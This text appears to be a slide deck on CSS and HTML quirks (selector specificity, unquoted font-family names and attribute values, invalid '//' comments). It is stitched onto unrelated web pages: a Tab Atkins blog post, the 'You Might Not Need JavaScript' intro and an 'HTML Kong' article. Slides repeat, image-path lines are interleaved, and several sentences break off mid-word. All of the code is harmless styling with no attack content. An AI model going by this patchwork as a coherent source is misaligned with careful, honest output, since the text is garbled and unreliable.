
```
.foo .bar {  
  color: red;  
}
```

```
.bar.bar.bar.bar.bar.bar.bar {  
  color: green;  
}
```



* not really





HTML

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
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</head>
<body>
<div class="foo">
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</div>
</body>
</html>
```

CSS

```
html {
  font: 2em/1.5 sans-serif;
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.foo .bar {
  color: red;
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.bar {
  color: green !important;
}
```

Output

Run with JS

Auto-run JS ☒

Lorem ipsum dolor sit
amet...

Font family names

Font family names

“If there’s whitespace in the font family name, it must be quoted.”

```
html {  
    font-family: 'Comic Sans MS';  
}
```

Font family names

~~“If there’s whitespace in the font family name, it must be quoted.”~~

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```
html {  
    font-family: Comic Sans MS;  
}
```

Font family names in CSS

```
html {  
    font-family: 456bereastreet;  
}
```

Font family names in CSS

```
html {  
    font-family: 456bereastreet;  
}
```

Font family names in CSS

```
html {  
    font-family: \34 56bereastreet;  
}
```

Font family names in CSS

```
html {  
    font-family: \34 56bereastreet;  
}
```



Font family names in CSS

```
html {  
    font-family: '456bereastreet';  
}
```


Unquoted CSS font family name validator

Wondering if a given character sequence can be used as an unquoted font family name in CSS? [Read all about it](#), or just use this tool.

Enter a font family name:

Arial

☐ escape non-ASCII

[permalink](#)

You can use this as an unquoted font family name in CSS:

```
font-family: Arial;
```

You can use it with quotes:

```
font-family: 'Arial';
```

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font-family: Arial;
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```

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Attribute values

Attribute values

```
<a href="foo">...</a>
```

```
<style>
```

```
  a[href="foo"] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

Unquoted attribute values

```
<a href=foo>...</a>
```

```
<style>
```

```
  a[href=foo] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

Unquoted attribute values

```
<a href=foobar>...</a>
```

```
<style>
```

```
  a[href=foobar] {
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```
    background: hotpink;
```

```
  }
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Unquoted attribute values

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```
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```

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```
<style>
```

```
  a[href="foobar"] {
```

```
    background: hotpink;
```

```
}
```

```
</style>
```


Unquoted attribute values

Unquoted attribute value validator

“Can I use `<a href=foo></a>` and `a[href=foo] {}` or does it need quotes?”

Enter an attribute value:

`mailto:foo@example.org?subject=bar`

In HTML, that's an invalid unquoted attribute value:

```
<a href=mailto:foo@example.org?subject=bar>permalink</a>
```

In CSS, that's an invalid unquoted attribute value:

```
<style>
  a[href=mailto:foo@example.org?subject=bar] {
    background: hotpink;
  }
</style>
```

To quote “Unquoted attribute values in HTML and CSS”:

A valid unquoted attribute value in HTML is any string of text that is not the empty

Unquoted attribute values

Unquoted attribute value validator

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</style>
```

To quote “Unquoted attribute values in HTML and CSS”:

A valid unquoted attribute value in HTML is any string of text that is not the empty

CSS comments

CSS comments

```
.some-selector {  
    background: hotpink;  
    /*color: red;*/  
    text-align: center;  
}
```

CSS comments

```
.some-selector {  
  background: hotpink;  
  /*color: red;*/  
  text-align: center;  
}
```



CSS comments

```
.some-selector {  
    background: hotpink;  
    //color: red;  
    text-align: center;  
}
```

CSS comments

```
.some-element {  
  background-color: hotpink;  
  // comment  
  text-align: center;  
}
```



CSS comments

```
.some-selector {  
    background: hotpink;  
    //color: red;  
    text-align: center;  
}
```



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CSS comments

```
.some-selector {  
    background: hotpink;  
    Farbe: red;  
    text-align: center;  
}
```

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
CSS comments

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.some-selector {  
    background: hotpink;  
    Farbe: red;  
    text-align: center;  
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mths.be/brz

CSS comments


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.some-selector {  
    background: hotpink;  
    Farbe: red;  
    text-align: center;  
}
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mths.be/brz

CSS comments

```
.some-selector {  
    background: hotpink;  
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    text-align: center;  
}
```



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Tab Completion

I'm [Tab Atkins Jr](#), and I wear many hats. I work for Google on the Chrome browser as a Web Standards Hacker. I'm also a member of the CSS Working Group, and am either a member or contributor to several other working groups in the W3C. You can contact me [here](#).

[Listing of All Posts](#)

Single Line Comments (//) in CSS

Jan 11

Last updated: Monday, January 13 2014

Hi haters! This article is half informative, half tongue-in-cheek. Remember that [I'll delete your ass like it wasn't a thing](#) if you're rude!

CSS uses the same "block comment" syntax as the C-like languages - you start a comment with `/*`, and end it with `*/`.

However, CSS is missing the "line comment" syntax that those languages have, where everything from `//` to the end of the line is commented out.

People have asked for this syntax to be added repeatedly, but unfortunately our hands are mostly tied - CSS minifiers don't know about line comments, so if we added it and the minifier removed all the linebreaks (as they tend to do), the line comment would accidentally comment out the entire rest of your stylesheet!

That said, CSS *does* actually already allow you to use `//`, after a fashion. It's not quite a line comment, but a **next construct comment**.

That is, whenever you use `//`, the next CSS construct - either declaration or block - v

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CSS > JavaScript*

* sometimes

YOU MIGHT NOT NEED JAVASCRIPT

JavaScript is great, and by all means use it, while also being aware that you can build so many functional UI components without the additional dependency.

Maybe you can include a few lines of utility code, or a mixin, and forgo the requirement. If you're only targeting more modern browsers, you might not need anything more than what the browser ships with.

This site is fully copied from youmightnotneedjquery.com, an excellent resource for vanilla JavaScript created by [@adamfschwartz](#) and [@zackbloom](#). But this time, we take a look at the power of modern native HTML and CSS as well as some of the syntactic sugar of Sass. Because, you might not need scripts for that task at all! **(Note: these demos may not be accessible. Please take a moment to test them in your project before using in production)**



1,123

Search...

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HTML KONG

JULY 18TH, 2016

“Weekends don't count unless you spend them
doing something completely pointless.”


— BILL WATTERSON, B.1958

THERE ARE TWO THINGS I'VE ALWAYS WANTED TO TRY IN HTML: generating a photorealistic image using CSS, and creating an interactive game without the need for JavaScript. *HTML Kong* is the end result of those two ambitions – a reproduction of the *Game & Watch* video game, *Donkey Kong*, using just HTML and CSS.

